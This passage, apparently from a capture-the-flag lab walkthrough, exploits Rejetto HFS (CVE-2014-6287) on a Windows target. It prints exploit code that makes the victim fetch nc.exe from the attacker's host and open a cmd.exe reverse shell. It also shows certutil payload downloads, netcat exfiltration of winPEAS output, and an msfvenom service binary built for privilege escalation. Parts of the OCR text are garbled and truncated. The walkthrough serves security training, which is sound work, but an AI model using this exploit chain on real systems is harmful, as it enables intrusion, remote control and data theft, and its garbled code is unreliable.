Rejetto HTTP File Server (HFS) 2.3.x - Remote Command Execution (2)                                 | windows/remote/39161.py
Rejetto HTTP File Server (HFS) 2.3a/2.3b/2.3c - Remote Command Execution                            | windows/webapps/34852.tx
---------------------------------------------------------------------------------------------------- ---------------------------
```

We can open it with **vim 39161.py** to make any changes we need

```
#!/usr/bin/python
# Exploit Title: HttpFileServer 2.3.x Remote Command Execution
# Google Dork: intext:"httpfileserver 2.3"
# Date: 04-01-2016
# Remote: Yes
# Exploit Author: Avinash Kumar Thapa aka "-Acid"
# Vendor Homepage: http://rejetto.com/
# Software Link: http://sourceforge.net/projects/hfs/
# Version: 2.3.x
# Tested on: Windows Server 2008 , Windows 8, Windows 7
# CVE : CVE-2014-6287
# Description: You can use HFS (HTTP File Server) to send and receive files.
#              It's different from classic file sharing because it uses web technology to be more compatible with today's Internet.
#              It also differs from classic web servers because it's very easy to use and runs "right out-of-the box". Access your r
iles, over the network. It has been successfully tested with Wine under Linux.

#Usage : python Exploit.py <Target IP address> <Target Port Number>

#EDB Note: You need to be using a web server hosting netcat (http://<attackers_ip>:80/nc.exe).
#          You may need to run it multiple times for success!
```

As the exploit description says, we need to host a nc binary in our machine on port 80 and run the script a couple of times for it to work. If we look at the code we can see that it will first download nc.exe and

then start the reverse shell connection the second time.

```
root@ip-10-10-117-37: ~
File  Edit  View  Search  Terminal  Help
                urllib2.urlopen("http://"+sys.argv[1]+":"+sys.argv[2]+"/?search
%00{.+"+exe+".}")

        def nc_run():
                urllib2.urlopen("http://"+sys.argv[1]+":"+sys.argv[2]+"/?search
%00{.+"+exe1+".}")

        ip_addr = "10.10.117.37" #local IP address
        local_port = "4443" # Local Port number
        vbs = "C:\Users\Public\script.vbs|dim%20xHttp%3A%20Set%20xHttp%20%3D%20
reateobject(%22Microsoft.XMLHTTP%22)%0D%0Adim%20bStrm%3A%20Set%20bStrm%20%3D%20
reateobject(%22Adodb.Stream%22)%0D%0AxHttp.Open%20%22GET%22%2C%20%22http%3A%2F%
F"+ip_addr+"%2Fnc.exe%22%2C%20False%0D%0AxHttp.Send%0D%0A%0D%0Awith%20bStrm%0D%
A%20%20%20%20.type%20%3D%201%20%27%2F%2Fbinary%0D%0A%20%20%20%20.open%0D%0A%20%
0%20%20.write%20xHttp.responseBody%0D%0A%20%20%20%20.savetofile%20%22C%3A%5CUse
s%5CPublic%5Cnc.exe%22%2C%202%20%27%2F%2Foverwrite%0D%0Aend%20with"
        save= "save|" + vbs
        vbs2 = "cscript.exe%20C%3A%5CUsers%5CPublic%5Cscript.vbs"
        exe= "exec|"+vbs2
        vbs3 = "C%3A%5CUsers%5CPublic%5Cnc.exe%20-e%20cmd.exe%20"+ip_addr+"%20"+
local_port
        exe1= "exec|"+vbs3
        script_create()
:wq
```

The first version of netcat windows executable that I found online was https://github.com/int0x33/nc.exe/

We can use wget as below to download into our host machine

```
root@ip-10-10-117-37: ~
File  Edit  View  Search  Terminal  Help
    LiveUpdateSvc(IObit - LiveUpdate)[C:\Program Files (x86)\IObit\LiveUpdate\LiveUpdate.exe] - Auto - Running - No quotes and Space dete
d
    Possible DLL Hijacking in binary folder: C:\Program Files (x86)\IObit\LiveUpdate (bill [WriteData/CreateFiles])
    LiveUpdate
root@ip-10-10-117-37:~# less -R winpeas.txt | grep "LiveUpdate"^C
root@ip-10-10-117-37:~# vim rejetto.py
root@ip-10-10-117-37:~# wget https://github.com/int0x33/nc.exe/blob/master/nc.exe?raw=true
--2022-05-10 21:28:16--  https://github.com/int0x33/nc.exe/blob/master/nc.exe?raw=true
Resolving github.com (github.com)... 140.82.121.4
Connecting to github.com (github.com)|140.82.121.4|:443... connected.
HTTP request sent, awaiting response... 302 Found
Location: https://github.com/int0x33/nc.exe/raw/master/nc.exe [following]
--2022-05-10 21:28:17--  https://github.com/int0x33/nc.exe/raw/master/nc.exe
Reusing existing connection to github.com:443.
HTTP request sent, awaiting response... 302 Found
Location: https://raw.githubusercontent.com/int0x33/nc.exe/master/nc.exe [following]
--2022-05-10 21:28:17--  https://raw.githubusercontent.com/int0x33/nc.exe/master/nc.exe
Resolving raw.githubusercontent.com (raw.githubusercontent.com)... 185.199.109.133, 185.199.110.133, 185.199.111.133, ...
Connecting to raw.githubusercontent.com (raw.githubusercontent.com)|185.199.109.133|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 38616 (38K) [application/octet-stream]
Saving to: 'nc.exe?raw=true'

nc.exe?raw=true     100%[===================>]  37.71K  --.-KB/s    in 0.003s

2022-05-10 21:28:17 (11.9 MB/s) - 'nc.exe?raw=true' saved [38616/38616]

root@ip-10-10-117-37:~# mv 'nc.exe?raw=true' nc.exe
root@ip-10-10-117-37:~#
```

***If using the AttackBox, the port 80 will be busy. Trying to kill the process that is using port 80 will disconnect you from the browser view (you can just reload the page, the box is still live)**.

Modify the exploit's source code to make the victim connect to your machine on port 8080 instead of 80, if 80 is busy:

```
        def execute_script():
                urllib2.urlopen("http://"+sys.argv[1]+":"+sys.argv[2]+"/?search
%00{.+"+exe+".}")

        def nc_run():
                urllib2.urlopen("http://"+sys.argv[1]+":"+sys.argv[2]+"/?search
%00{.+"+exe1+".}")

        ip_addr = "10.10.117.37" #local IP address
        local_port = "4443" # Local Port number
        vbs = "C:\Users\Public\script.vbs|dim%20xHttp%3A%20Set%20xHttp%20%3D%20
reateobject(%22Microsoft.XMLHTTP%22)%0D%0Adim%20bStrm%3A%20Set%20bStrm%20%3D%20
reateobject(%22Adodb.Stream%22)%0D%0AxHttp.Open%20%22GET%22%2C%20%22http%3A%2F%
F"+ip_addr+":8080%2Fnc.exe%22%2C%20False%0D%0AxHttp.Send%0D%0A%0D%0Awith%20bStr
%0D%0A%20%20%20%20.type%20%3D%201%20%27%2F%2Fbinary%0D%0A%20%20%20%20.open%0D%0
%20%20%20%20.write%20xHttp.responseBody%0D%0A%20%20%20%20.savetofile%20%22C%3A%
CUsers%5CPublic%5Cnc.exe%22%2C%202%20%27%2F%2Foverwrite%0D%0Aend%20with"
        save= "save|" + vbs
        vbs2 = "cscript.exe%20C%3A%5CUsers%5CPublic%5Cscript.vbs"
        exe= "exec|"+vbs2
        vbs3 = "C%3A%5CUsers%5CPublic%5Cnc.exe%20-e%20cmd.exe%20"+ip_addr+"%20"
local_port
                                                        37,1          77%
```

Next, we run the script using **python2 Victim_IP 8080**

If run with python 3, the interpreter will complain about calls to 'print' without parenthesis.

The easiest way to run a web server locally is to use **python2 –m SimpleHTTPServer 8080**

On the top right, my terminal is executing the exploit multiple times. On the bottom right, my terminal is executing python's SimpleHTTPServer module to serve the current directory on port 8080

On the left, my terminal is listening using netcat on port 4443.

We can see how multiple requests were necessary.

```
File  Edit  View  Search  Terminal  Help
root@ip-10-10-117-37:~# nc -lvnp 4443
Listening on [0.0.0.0] (family 0, port 4443)
Connection from 10.10.71.207 49254 received!
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\Users\bill\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup>whoa
mi
oami
eelmountain\bill

C:\Users\bill\AppData\Roaming\Microsoft\Windows\Start Menu\Prog
rshell -c "dir"
powershell -c "dir"


    Directory: C:\Users\bill\AppData\Roaming\Microsoft\Windows\
    Menu\Programs\Startup


Mode                LastWriteTime     Length Name
----                -------------     ------ ----
d----         5/10/2022   1:03 PM            %TEMP%
-a---         2/16/2014  12:58 PM     760320 hfs.exe
```

```
arch  Terminal  Help

ing parentheses in call to 'print'. Did you mean print("""
g..!
:[.] python exploit.py <Target IP address>  <Target Port N
got to change the Local IP address and Port number on the

-37:~# python2 rejetto.py 10.10.71.207 8080
-37:~# python2 rejetto.py 10.10.71.207 8080
-37:~# vim rejetto.py
```

```
root@ip-10-10-117-37: ~
File  Edit  View  Search  Terminal  Help
t:5901 -D
root     16479  3786  0 21:36 pts/1    00:00:00 grep --color=auto python
root@ip-10-10-117-37:~# vim rejetto.py
root@ip-10-10-117-37:~# python2 -m SimpleHTTPServer 8080
Serving HTTP on 0.0.0.0 port 8080 ...
161.35.236.158 - - [10/May/2022 21:43:14] code 400, message Bad request synt
'\x00\x0e8\xc3\x7f\xb3\xdaq\xb1[\xb2\x00\x00\x00\x00\x00')
161.35.236.158 - - [10/May/2022 21:43:14] "8◆◆◆q◆[◆" 400 -
10.10.71.207 - - [10/May/2022 21:44:23] "GET /nc.exe HTTP/1.1" 200 -
10.10.71.207 - - [10/May/2022 21:44:23] "GET /nc.exe HTTP/1.1" 200 -
10.10.71.207 - - [10/May/2022 21:44:23] "GET /nc.exe HTTP/1.1" 200 -
10.10.71.207 - - [10/May/2022 21:44:23] "GET /nc.exe HTTP/1.1" 200 -
78.108.177.50 - - [10/May/2022 21:47:12] "GET / HTTP/1.0" 200 -
```

As soon as we catch the reverse_shell, we can execute any powershell command to check there's no execution policy in place. I chose **powershell –c "dir"**

Now, we know we can download files from websites using **certutil** or the powershell cmdlet **Invoke-WebRequest.**


I will be downloading winPEAS to imitate the methodology followed above: https://github.com/carlospolop/PEASS-ng/releases/download/20220508/winPEASx64.exe

Now, since github uses HTTPS, certutils won't let us download files directly because of certificate issues.

The next step will be to download it to our attackbox and place it in the same directory as our nc.exe, where our SimpleHTTPServer is running.

wget https://github.com/carlospolop/PEASS-ng/releases/download/20220508/winPEASx64.exe

Certutil.exe -urlcache -f http://ATTACKBOX_IP:8080/winPEASx64.exe .\winpeas.exe



Now that we are able to execute winPEAS, let's transfer the output to our attackbox for ease of inspection.

Run winpeas again and redirect the output to winpeas.txt (**.\winpeas.exe > winpeas.txt**)

Then, download nc.exe from your local server, just like you did with winpeas.

Finally, listen on your attackbox on a high port of your choice and redirect the output to winpeas.txt while you use nc on the target machine to send it to the attackbox:

On the target: **nc.exe -w 5 AttackBoxIP PORT < winpeas.txt**

On the attackbox: **nc –l –p PORT > winpeas.txt**

The w flag sets the timeout for 5 seconds to close the connection automatically.

Again, we can inspect the output in the attackbox wit **less –R winpeas.txt**

```
Directory of C:\Users\bill\AppData\Roaming\Microsoft\Win
05/10/2022  02:41 PM    <DIR>          .
05/10/2022  02:41 PM    <DIR>          ..
05/10/2022  01:03 PM    <DIR>          %TEMP%
02/16/2014  01:58 PM           760,320 hfs.exe
05/10/2022  02:41 PM            38,616 nc.exe
05/10/2022  02:30 PM         1,936,384 winpeas.exe
05/10/2022  02:40 PM           104,516 winpeas.txt
               4 File(s)      2,839,836 bytes
               3 Dir(s)  44,164,218,880 bytes free

C:\Users\bill\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup>nc.exe -w 5 10.10.117.37 8888 < winpeas.txt
nc.exe -w 5 10.10.117.37 8888 < winpeas.txt

C:\Users\bill\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup>
```

```
root@ip-10-10-117-37:~# nc -l -p 8888 > winpeas.txt
^C
root@ip-10-10-117-37:~# ls
Advanced.exe    Listdlls64.exe  PowerUp.ps1        winpeas.txt
ASCService.exe  Listdlls.exe    rejetto.py         winPEASx64.exe
Desktop         ListDlls.zip    Rooms              winPEASx64.exe.1
Downloads       nc.exe          Scripts
Eula.txt        Pictures        thinclient_drives
Instructions    Postman         Tools
root@ip-10-10-117-37:~# nc -l -p 8888 > winpeas.txt
root@ip-10-10-117-37:~# less -R winpeas.txt
```

```
" 404 -
HTTP/1.1" 200
HTTP/1.1" 200

200 -
```

Now that we are comfortable transferring files back and forth, we can proceed as above to cd into the service folder, send the reverse shell payload and get system privileges.


We generate the payload:

```
drwxr-xr-x 15 root root    4096 Aug 15  2020 .ZAP
root@ip-10-10-117-37:~# msfvenom -p windows/shell_reverse_tcp LHOST=10.10.11
 LPORT=6665 -e x86/shikata_ga_nai -f exe-service -o ASCService.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from t
ayload
[-] No arch selected, selecting arch: x86 from the payload
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 351 (iteration=0)
x86/shikata_ga_nai chosen with final size 351
Payload size: 351 bytes
Final size of exe-service file: 15872 bytes
Saved as: ASCService.exe
```

The next step is to download it. Make sure to stop the process first to avoid the error shown below:

```
root@ip-10-10-117-37: ~
File  Edit  View  Search  Terminal  Help
Certutil.exe -urlcache  -f http://10.10.117.37:8080/ASCService.exe ./ASCService.exe
****  Online  ****
CertUtil: -URLCache command FAILED: 0x80070020 (WIN32: 32 ERROR_SHARING_VIOLATION)
CertUtil: The process cannot access the file because it is being used by another process.

C:\Program Files (x86)\IObit\Advanced SystemCare>sc stop AdvancedSystemCareService9
sc stop AdvancedSystemCareService9

SERVICE_NAME: AdvancedSystemCareService9
        TYPE               : 110  WIN32_OWN_PROCESS  (interactive)
        STATE              : 4  RUNNING
                                (STOPPABLE, PAUSABLE, ACCEPTS_SHUTDOWN)
        WIN32_EXIT_CODE    : 0  (0x0)
        SERVICE_EXIT_CODE  : 0  (0x0)
        CHECKPOINT         : 0x0
        WAIT_HINT          : 0x0

C:\Program Files (x86)\IObit\Advanced SystemCare>Certutil.exe -urlcache  -f http://10.10.117.37:8080/ASCService.exe ./ASCServ
ice.exe
Certutil.exe -urlcache  -f http://10.10.117.37:8080/ASCService.exe ./ASCService.exe
****  Online  ****
CertUtil: -URLCache command completed successfully.

C:\Program Files (x86)\IObit\Advanced SystemCare>
```

Finally, we start our netcat listener on the attackbox with **nc –lvnp PORT** and we restart the service on the target machine with **sc start AdvancedSystemCareService9**



The flag is on the Administrator’s Desktop